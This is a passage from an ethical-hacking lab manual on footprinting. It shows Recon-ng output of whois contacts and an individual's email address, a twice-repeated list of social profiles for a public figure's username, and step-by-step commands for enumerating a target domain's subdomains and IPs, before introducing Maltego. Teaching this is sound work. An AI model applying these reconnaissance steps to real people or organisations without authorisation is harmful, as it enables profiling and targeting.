


table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	0
contacts	2
credentials	0
leaks	0
pushpins	0
profiles	44
repositories	0

first_name	middle_name	last_name	email	title	region	country	phone	notes	module
		Operations	domain@facebook.com	Whois contact	Menlo Park, CA	United States			whois_pocs
Brandon		Stout	bstout@facebook.com	Whois contact	Chicago, IL	United States			whois_pocs

username	resource
MarkZuckerberg	7cup
MarkZuckerberg	Linktree
MarkZuckerberg	Kickstarter
MarkZuckerberg	MyAnimeList
MarkZuckerberg	about.me
MarkZuckerberg	Behance
MarkZuckerberg	Bandlab
MarkZuckerberg	Bitbucket
MarkZuckerberg	Blogspot
MarkZuckerberg	BuzzFeed
MarkZuckerberg	BodyBuilding.com
MarkZuckerberg	devRant
MarkZuckerberg	diigo
MarkZuckerberg	F3
MarkZuckerberg	Fodors Forum
MarkZuckerberg	Flipboard
MarkZuckerberg	FurAffinity
MarkZuckerberg	Geocaching
MarkZuckerberg	Hacker News
MarkZuckerberg	imgur
MarkZuckerberg	InsaneJournal
MarkZuckerberg	Keybase


Created by: Jason
Mon, Mar 21 2022 03:26:13



username	resource
MarkZuckerberg	7cup
MarkZuckerberg	Linktree
MarkZuckerberg	Kickstarter
MarkZuckerberg	MyAnimeList
MarkZuckerberg	about.me
MarkZuckerberg	Behance
MarkZuckerberg	Bandlab
MarkZuckerberg	Bitbucket
MarkZuckerberg	Blogspot
MarkZuckerberg	BuzzFeed
MarkZuckerberg	BodyBuilding.com
MarkZuckerberg	devRant
MarkZuckerberg	diigo
MarkZuckerberg	F3
MarkZuckerberg	Fodors Forum
MarkZuckerberg	Flipboard
MarkZuckerberg	FurAffinity
MarkZuckerberg	Geocaching
MarkZuckerberg	Hacker News
MarkZuckerberg	imgur
MarkZuckerberg	InsaneJournal
MarkZuckerberg	Keybase

82. We have now gathered information about the employee working in a target organization. Close all the open windows.

83. Now, we will use Recon-ng to extract a list of subdomains and IP addresses associated with the target URL.
84. Open a new **Parrot Terminal** window, In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
85. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
86. Now, type **cd** and press **Enter** to jump to the root directory.
87. Type **recon-ng**, and press **Enter**.
88. To extract a list of subdomains and IP addresses associated with the target URL, we need to load the **recon/domains-hosts/hackertarget** module.
89. Type the **modules load recon/domains-hosts/hackertarget** command and press **Enter**.
90. Type the **options set SOURCE certifiedhacker.com** command and press **Enter**.
91. Type the **run** command and press **Enter**. The **recon/domains-hosts/hackertarget** module searches for list of subdomains and IP addresses associated with the target URL and returns the list of subdomains and their IP addresses.



```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > options set SOURCE certifiedhacker.com
SOURCE => certifiedhacker.com
[recon-ng][default][hackertarget] > run

-----
attacker's choice
CERTIFIEDHACKER.COM
-----
[*] Country: None
[*] Host: www.fleet.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: iam.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: www.sftp.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
```

92. This concludes the demonstration of gathering host information of the target domain and gathering personnel information of a target organization.
93. Close all open windows and document all the acquired information.

Task 2: Footprinting a Target using Maltego


Maltego is a footprinting tool used to gather maximum information for the purpose of ethical hacking, computer forensics, and pentesting. It provides a library of transforms to discover data from open sources and visualizes that information in a graph format, suitable for link analysis and data mining. Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate, and even making it possible to see hidden connections.

Here, we will gather a variety of information about the target organization using Maltego.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

